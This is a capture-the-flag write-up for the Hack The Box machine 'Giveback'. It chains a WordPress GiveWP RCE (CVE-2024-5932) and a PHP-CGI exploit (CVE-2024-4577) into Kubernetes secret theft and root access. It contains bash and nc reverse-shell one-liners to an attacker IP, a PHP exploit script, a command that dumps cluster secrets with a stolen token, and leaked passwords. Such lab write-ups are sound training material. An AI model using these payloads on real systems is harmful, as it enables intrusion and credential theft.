# HTB-Giveback
Table of Contents
Scope:10.10.11.94Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn -T5 -vvvv giveback.htb
PORT      STATE    SERVICE      REASON      VERSION22/tcp    open     ssh          syn-ack     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)80/tcp    open     http         syn-ack     nginx 1.28.0| http-robots.txt: 1 disallowed entry|_/wp-admin/|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7| http-methods:|_  Supported Methods: GET HEAD POST|_http-server-header: nginx/1.28.0|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI|_http-generator: WordPress 6.8.130686/tcp open     http         syn-ack     Golang net/http server|_http-favicon: Unknown favicon MD5: 078C07D5669A42740EF813D5300EBA4D|_http-title: Site doesn't have a title (application/json).| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| fingerprint-strings:|   FourOhFourRequest:|     HTTP/1.0 200 OK|     Content-Type: application/json|     X-Content-Type-Options: nosniff|     X-Load-Balancing-Endpoint-Weight: 1|     Date: Wed, 24 Dec 2025 11:40:52 GMT|     Content-Length: 127|     "service": {|     "namespace": "default",|     "name": "wp-nginx-service"|     "localEndpoints": 1,|     "serviceProxyHealthy": true|   GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:|     HTTP/1.1 400 Bad Request|     Content-Type: text/plain; charset=utf-8|     Connection: close|     Request|   GetRequest, HTTPOptions:|     HTTP/1.0 200 OK|     Content-Type: application/json|     X-Content-Type-Options: nosniff|     X-Load-Balancing-Endpoint-Weight: 1|     Date: Wed, 24 Dec 2025 11:40:37 GMT|     Content-Length: 127|     "service": {|     "namespace": "default",|     "name": "wp-nginx-service"|     "localEndpoints": 1,|_    "serviceProxyHealthy": true
wpscan
I noticed that port 80 was running on WordPress so I ran a wpscan right away:

Here I found an outdated plugin:


Looking around on the internet I find publicly available PoC’s for this version:
Exploitation
CVE-2024-5932
I went ahead and cloned the repo:
git clone https://github.com/EQSTLab/CVE-2024-5932.gitcd CVE-2024-5932In order to run the exploit we’ll need a valid URL which leads to the Donation functionality:
python CVE-2024-5932-rce.py -u <URL_TO_EXPLOIT(Donation Form URL)> -c <COMMAND_TO_EXECUTE>
I then used the above URL in combination with a reverse shell command:
python3 CVE-2024-5932-rce.py -u 'http://giveback.htb/donations/the-things-we-need/' -c "bash -c 'bash -i >& /dev/tcp/10.10.14.9/443 0>&1'"
This returned a callback on my listener:

It seems we got a shell as root judging from the output of the id command? However on closer inspection it just appears that we’ve landed inside a container instead.

Container Priv Esc
env enumeration
I enumerated the environment variables in order to find out more about the target and found some interesting stuff:

sW5sp4spa3u7RLyetrekE4oS
O8F7KR5zGiFurther down I found the following:

This appears to be some sort of legacy service on port 5000. Since it’s in the env variables we should be able to reach it using the following command:
php -r "echo file_get_contents('http://10.43.2.241:5000/');"
CVE-2024-4577
Apparently there’s a CVE for this exact vulnerability:

For this we can set up the following script to exploit this:
<?php// Reverse shell payload (same as the one-liner)$payload = 'rm /tmp/shell;mkfifo /tmp/shell;cat /tmp/shell|sh -i 2>&1|nc 10.10.14.9 4444 > /tmp/shell';
// Target URL$url = 'http://legacy-intranet-service:5000/cgi-bin/php-cgi?--define+allow_url_include=on+--define+auto_prepend_file=php://input';
// HTTP context$options = [    'http' => [        'method'  => 'POST',        'header'  => "Content-Type: application/x-www-form-urlencoded",        'content' => $payload,        'timeout' => 4    ]];
$context = stream_context_create($options);
// Send request$response = @file_get_contents($url, false, $context);
// Output handling (same behavior as original)if ($response !== false) {    echo substr($response, 0, 5000);}?>

Once the script fired I could switch over to my other session where it appears I got root access:
Kubernetes Cluster Enumeration
We can start off by checking out the following directory:

Accordingly we can set the token as a new variable:
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)Once done we will be using this token to enumerate the api.

curl -k -H "Authorization: Bearer $TOKEN" https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/default/secretsThis gives us an absolutely ENORMOUS output but the most important is the following:

Foothold
Shell as babywyrm

babywyrmQoq0jm4sCx8f7D2yysg7f4DJPwKeuH9After base64 decoding the password we can go ahead and log in with these credentials:

user.txt
Privilege Escalation
debug
I checked out my sudo privileges and found the following:

In order to run this binary we’ll need 2 passwords:
- babywyrm ssh pass
- mariadb admin pass (from
env)
# babywyrm passQoq0jm4sCx8f7D2yysg7f4DJPwKeuH9
# mariadb passsW5sp4spa3u7RLyetrekE4oS
I then tried out the run command and noticed the following:

It seems the config.json file is missing, which might be a prime opportunity to write one ourselves.

{ "ociVersion": "1.0.0", "process": { "terminal": false, "user": {"uid": 0, "gid": 0}, "args": ["/bin/bash", "-i"], "cwd": "/", "env": ["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"] }, "root": {"path": "/"}, "linux": { "namespaces": [ {"type": "pid"}, {"type": "network"} ] }}Next we create the rootfs directory inside the /tmp directory:
mkdir rootfsNow we go ahead and run it to instantly get an interactive shell:

root.txt